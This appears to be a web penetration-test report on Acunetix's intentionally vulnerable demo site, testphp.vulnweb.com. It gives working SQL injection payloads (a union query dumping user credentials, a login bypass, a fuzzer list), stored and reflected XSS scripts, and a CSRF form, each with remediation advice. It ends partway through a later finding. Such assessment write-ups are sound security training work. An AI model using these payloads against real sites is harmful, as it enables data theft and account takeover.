Testphp.vulnweb.com

Security Assessment Report Prepared For

Efficiency On the GO

Report Issued: 03/04/2025

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Performed a security assessment of a testphp.vulnweb.com website on 03/04/2025. I have identified a total of 13 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

HIGH	MEDIUM	LOW	Informational
4	2	3	4

The highest severity vulnerabilities give potential attackers the opportunity to exploit the database and modify the web application. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

SCOPE

The scope is defined in the assignment mail and official written communications. The items in scope are listed below.


Networks

Network	Note
44.228.249.3	Testphp.vulnweb.com

TESTING METHODOLOGY

Testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, I gathered information about testphp.vulnweb.com. 80 used port scanning and other enumeration methods to refine target information and assess target values. Next, I conducted our targeted assessment. Completed three scan from zap those are spider, passive scan, active scan. Then exploited vulnerabilities. I gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.



CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
High	**10-8**	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	**4-7**	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	**0**	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk
1	SQL Injection	9	High
2	Cross Site Scripting	8	High
3	CSRF Tokens	8	High
4	Broken Access Control	9	High
5	Content Security Policy (CSP) Header Not Set	5	Medium
6	Missing Anti-clickjacking Header	4	Low
7	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	2	Low
8	Server Leaks Version Information via "Server" HTTP Response Header Field	2	Low
9	X-Content-Type-Options Header Missing	2	Low
10	Authentication Request Identified	0	Informational
11	Charset Mismatch (Header Versus Meta Content-Type Charset)	0	Informational
12	Tech Detected - Adobe Flash	0	Informational
13	Tech Detected - Cart Functionality	0	Informational

1 – SQL Injection Vulnerability Finding

HIGH RISK (9/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Severe**
Remediation Difficulty	**Easy**

Security Implications

SQL Injection is one of the most critical vulnerabilities as it allows attackers to execute arbitrary SQL commands on the backend database. Exploitation of this vulnerability can lead to data theft, data manipulation, or even complete compromise of the database. If left unchecked, this can lead to severe reputational damage, financial loss, and regulatory consequences.

Analysis

1. SQL Injection in listproducts.php (Union-based)

The first SQL Injection vulnerability was discovered in the listproducts.php page, which is responsible for displaying products based on the cat parameter in the URL. The parameter was found to be vulnerable to SQL Injection, allowing attackers to execute arbitrary SQL queries and exfiltrate sensitive data.

Payload Used:

http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,version(),3,4,5,6,database(),8,group_concat(uname,%27-%27,pass,%27-%27,cc,%27-%27,address,%27-%27,email,%27-%27,name,%27-%27,phone,%27-%27,cart),10,11%20from%20users%20--

Analysis:

- **UNION-based SQL**

SELECT * FROM products WHERE cat = 1 UNION SELECT 1, version(), 3, 4, 5, 6, database(), 8, group_concat(uname, '-', pass, '-', cc, '-', address, '-', email, '-', name, '-', phone, '-', cart), 10, 11 FROM users;

comment on this picture

acuart

8.0.22-0ubuntu0.20.04.2

painted by: test-test-1234-5678-2300-9000-21 street-email@email.com-John Smith-2323345-e8e9e6b33f3d28231699485ea5ce78b8

comment on this picture

---

2. SQL Injection in login.jsp (Authentication Bypass)

The second SQL Injection vulnerability was discovered on the login.jsp page, which is used for user authentication. The username and password fields are vulnerable to SQL Injection, allowing attackers to bypass authentication and log in as any user, including administrators.

Payload Used:

username=' OR '1'='1'; --


password=' OR '1'='1'; --


Analysis:

- The SQL query for authentication can be manipulated with the payload above to always return true, allowing unauthorized access.
- **Example of Vulnerable Query**

SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '' OR '1'='1';

- This query bypasses the username and password checks and grants login access, regardless of the provided credentials.


Burp Project Intruder Repeater View Help Param Miner
Burp Suite Community Edition v2025.3-37651 (Early Adopter) - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward all
Drop
Request to http://testphp.v
Time Type Direction Method URL
15:01:21 3 A... HTTP → Request POST http://testphp.vulnweb.com/userinfo.php
Request
Pretty Raw Hex
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://testphp.vulnweb.com/login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 20
10 Origin: http://testphp.vulnweb.com
11 Connection: keep-alive
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 uname='+OR+'1'='1&pass='+OR+'1'='1


Fuzzer
Add Payload
Type: File Fuzzers
Files:
Find Next
Find Previous
MySQL/MS SQL Common Injection
Oracle SQL Injection
Passive SQL Injection
SQL Injection
XPath Injection
XSS XML Injection
Integer Overflows
LDAP Injection
Number Systems
O/S Variables
Payloads Preview:
4: a' or 1=1; --
5: @
6: ?
7: ' and 1=0) union all
8: ? or 1=1 --
9: x' and userid is NULL; --
10: x' and email is NULL; --
11: anything' or 'x'='x
12: x' and 1=(select count(*) from tabname); --
13: x' and members.email is NULL; --
14: x' or full_name like '%bob%
15: 23 or 1=1; --
16: '; exec master..xp_cmdshell 'ping 172.10.1.255
Cancel
Add

Recommendations

- Immutable queries serve as the strongest defense against SQL injection by preventing data interpretation.
- Static queries do not interpret input data and present a lower risk of exploitation through SQL injection.
- Parameterized queries utilize placeholders for user input, thereby binding data to specific columns without executing it as code.
- The use of a PreparedStatement in parameterized queries ensures that input is treated as data rather than SQL command.
- Stored procedures can enhance security, but only if they do not incorporate dynamic SQL.
- SQL injection risks are paramount when user input is directly concatenated into commands, as demonstrated in the example of static queries.
- Implementing best practices in SQL coding is critical to ensuring application security and safeguarding against attacks.
- A safe stored procedure uses parameters to prevent SQL injection, ensuring that user input does not manipulate query structure.

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
SQLMAP	Used for exploitation of vulnerable services and vulnerability scanning.
Zap Fuzzer	To exploit sql payload

Table A.1: *Tools used during assessment*

2 – Cross Site Scripting Vulnerability Finding

HIGH RISK (9/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Severe**
Remediation Difficulty	**Easy**

Security Implications

Cross-Site Scripting (XSS) vulnerabilities can allow attackers to inject malicious scripts into web pages that are viewed by other users. These scripts can be executed within the victim's browser, leading to a variety of attacks such as session hijacking, credential theft, or spreading malware. In the case of **Stored XSS**, the payload is permanently stored on the server and can affect any user who views the affected page. **Reflected XSS** payloads, on the other hand, are executed immediately upon the victim's interaction with a vulnerable URL. Both types of XSS present significant risks for user data, application integrity, and trust.

Analysis

1. Stored Cross-Site Scripting (XSS) in userinfo.php


The first XSS vulnerability was found on the userinfo.php page, where user inputs are not properly sanitized before being displayed. This allows for Stored XSS, where an attacker can inject a malicious script that gets executed when another user accesses the page.

Payload Used:

<script>setTimeout(()=>location="https://youtu.be/YR12Z8f1Dh8",1);</script>

Analysis:

- This Stored XSS payload is injected into the application, and when other users visit the page, the malicious script is executed in their browsers.
- Redirects to the kolveri song.



2. Reflected Cross-Site Scripting (XSS) in guestbook.php

The second XSS vulnerability was found on the guestbook.php page, where the application reflects unsanitized user input (e.g., from the guestbook form) directly back to the page in the response. This results in a Reflected XSS vulnerability.


Payload Used:


```
<script>
  function rotatePage() {
    document.body.style.transition = "transform 30s";
    document.body.style.transform = "rotate(5400deg)";
  }

    function displayDogImage() {
```

```
    var img = document.createElement("img");
    img.src = "https://upload.wikimedia.org/wikipedia/commons/1/18/Dog_Breeds.jpg
    img.style.position = "fixed";
    img.style.top = "50%";
    img.style.left = "50%";
    img.style.transform = "translate(-50%, -50%)";
    document.body.appendChild(img);
  }
  function redirectToKolaveriSong() {
    window.location.href = "https://www.youtube.com/watch?v=YR12Z8f1Dh8";
  }
  window.onload = function() {
    rotatePage();
    displayDogImage();

    setTimeout(redirectToKolaveriSong, 30000);
  };
</script>
```


Not secure
testphp.vulnweb.com/guestbook.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Our guestbook
04.03.2025, 8:58 am
<script>
// Function to create a rotating effect
function rotatePage() {
document.body.style.transition = "transform 30s"; // Smooth transition (adjust duration for 15 rotations)
document.body.style.transform = "rotate(5400deg)"; // Rotate 15 times (360 * 15)
}
// Function to display an image of a dog
function displayDogImage() {
var img = document.createElement("img");
img.src = "https://upload.wikimedia.org/wikipedia/commons/1/18/Dog_Breeds.jpg"; // Replace with a valid dog image URL
img.style.position = "fixed";
img.style.top = "50%";
img.style.left = "50%";
img.style.transform = "translate(-50%, -50%)"; // Center the image
document.body.appendChild(img);
}
// Redirect function
function redirectToKolaveriSong() {
window.location.href = "https://www.youtube.com/watch?v=YR12Z8f1Dh8"; // Kolaveri song URL
}
// Execute functions after the page loads
window.onload = function() {
rotatePage();
displayDogImage();


Not secure
testphp.vulnweb.com/guestbook.php
04.03.2025, 8:58 am
Logout test
Content Script

Analysis:

- The Reflected XSS vulnerability allows attackers to inject the payload via a URL parameter or form input, which then gets reflected back and executed immediately.
- The payload includes the same rotating page effect, image display, and redirect function as the stored variant, but it is executed instantly when the URL containing the payload is accessed by the victim.

Recommendations

- Encode as HTML Entities in HTML Body
- Encode as HTML Entities in HTML Attribute
- Encode for JavaScript if outputting user input to JavaScript

APPENDIX B - TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
Visual Studio	To start live server for the code.

Table B.2: *Tools used during assessment*

3 – Cross Site Request Forgery Vulnerability Finding

HIGH RISK (9/10)	
Exploitation Likelihood	***High***
Business Impact	***Severe***
Remediation Difficulty	***Moderate***

Security Implications

Cross-Site Request Forgery (CSRF) vulnerabilities allow attackers to perform unauthorized actions on behalf of authenticated users without their knowledge. By tricking a user into submitting a malicious request (e.g., placing an order or transferring funds), an attacker can bypass authentication and authorization mechanisms. In this case, a CSRF attack could allow an attacker to place orders on behalf of a user, potentially leading to unauthorized purchases, financial loss, or system abuse.

Analysis

CSRF in cart.php

The CSRF vulnerability was discovered on the cart.php page, where a form is used to place an order via the sendcommand.php page. The form contains hidden input fields that are used to place an order, but it lacks protection against CSRF attacks.

Form Structure Payload Example:

<form name="getstuff" method="POST"
action="http://testphp.vulnweb.com/sendcommand.php">

<input type="hidden" value="741b12df2badb8c8f179775a14715964" name="cart_id">

<input type="submit" name="submitForm" value="place a command for these items">

</form>

When the form is submitted, the user's cart ID is sent to sendcommand.php to process the purchase. The form doesn't include any anti-CSRF protection, such as a token or a unique session check, allowing an attacker to exploit this vulnerability.


Exploitation Scenario:

1. The attacker sends a malicious link or embeds the form in a page.
2. If the victim is logged into the application and visits the malicious page, the form will be automatically submitted using the victim's session, placing an order on their behalf.
3. The victim receives a confirmation page indicating that their order has been processed, without realizing they were tricked into placing an order.


Malicious Form (crafted by attacker):

```
<form action="http://testphp.vulnweb.com/sendcommand.php" method="POST">
  <input type="hidden" name="cart_id" value="741b12df2badb8c8f179775a14715964">
  <input type="submit" value="Click here to claim your free gift!">
</form>
```

- When the victim visits this page, the form is automatically submitted, causing the victim to unknowingly place an order.



Script local file



After clicking the button only if user is logged in

Impact:

- Unauthorized Actions: The attacker can cause the victim to place orders, resulting in financial loss, abuse of the system, or unnecessary items being purchased.

- System Integrity: If the attacker places multiple orders, it could cause a strain on system resources or create fraudulent transactions.
- Reputation Damage: Users may lose trust in the platform if such attacks can occur.

Recommendations

- ***Implement Anti-CSRF Tokens****:*

  <form name="getstuff" method="POST" action="http://testphp.vulnweb.com/sendcommand.php">

  <input type="hidden" value="741b12df2badb8c8f179775a14715964" name="cart_id">

  <input type="hidden" name="csrf_token" value="unique_session_token">

  <input type="submit" name="submitForm" value="place a command for these items">

  </form>

- ***Check Referer Header****:*
- ***SameSite Cookies****:*
- ***Use Secure HTTP Methods****:*
- ***User Confirmation for Critical Actions****:*

APPENDIX C - TOOLS USED

TOOL	***DESCRIPTION***
BurpSuite Community Edition	*Used for testing of web applications.*
Zap Fuzzer	*To exploit XSS payload*

Table C.3: *Tools used during assessment*

4 – Broken Access Control Vulnerability Finding

HIGH RISK (9/10)	
Exploitation Likelihood	***High***
Business Impact	***Severe***
Remediation Difficulty	***Moderate***

Security Implications

Broken Access Control vulnerabilities allow unauthorized users to gain access to resources or functionality that should be restricted. In this case, the ability to directly navigate to the /admin/ directory without proper access controls can result in unauthorized users viewing sensitive administrative files or interacting with admin-specific functionality. This can lead to information disclosure, privilege escalation, and potentially complete system compromise.

Analysis

Broken Access Control in /admin/ Directory

After successfully logging into the application, an attacker can manipulate the URL or change directories directly to /admin/. This exposes a directory listing and allows access to files meant to be restricted to administrators.

Steps to Exploit:

1. Login to the application using valid credentials.
2. Change the URL or directory path to /admin/.
    - Example URL:

      http://testphp.vulnweb.com/admin/
3. Directory Listing Exposure:
   The server responds with a directory listing that shows sensitive files such as create.sql, which could be used to gain further insight into the system.
    - The directory listing output is:

Impact:

- Information Disclosure: Sensitive files such as create.sql might contain important system or database information that attackers can use for further attacks, such as SQL Injection, privilege escalation, or gaining control of the application.
- Privilege Escalation: If an attacker can access administrative functions or files, they may be able to perform actions that should be restricted, such as modifying the database, deleting data, or escalating their privileges.
- System Compromise: If the exposed files contain configuration or script files, attackers could potentially use them to compromise the entire system.

Recommendations

- Proper Access Control
- Restrict Directory Listings
- File Permissions:
- Logging and Monitoring:
- URL Rewriting and Hiding Sensitive Paths

APPENDIX D- TOOLS USED

TOOL	***DESCRIPTION***
Zap Fuzzer	*To exploit Directory Fuzzer*

Table D.4: *Tools used during assessment*

5 – Content Security Policy (CSP) Header Not Set Vulnerability Finding

Medium RISK (6/10)	
Exploitation Likelihood	***Medium***
Business Impact	***Moderate***
Remediation Difficulty	***Easy***

Security Implications

*The **Content Security Policy (CSP)** header is an important security measure that helps prevent attacks such as **Cross-Site Scripting (XSS)**, **data injection**, and **malicious content loading** (e.g., from unauthorized or malicious sources). By not setting a CSP header, the application is exposed to these types of attacks. Without CSP, attackers can inject malicious scripts or resources into a web page, leading to data theft, session hijacking, malware distribution, or even site defacement.*

Analysis

CSP Header Missing

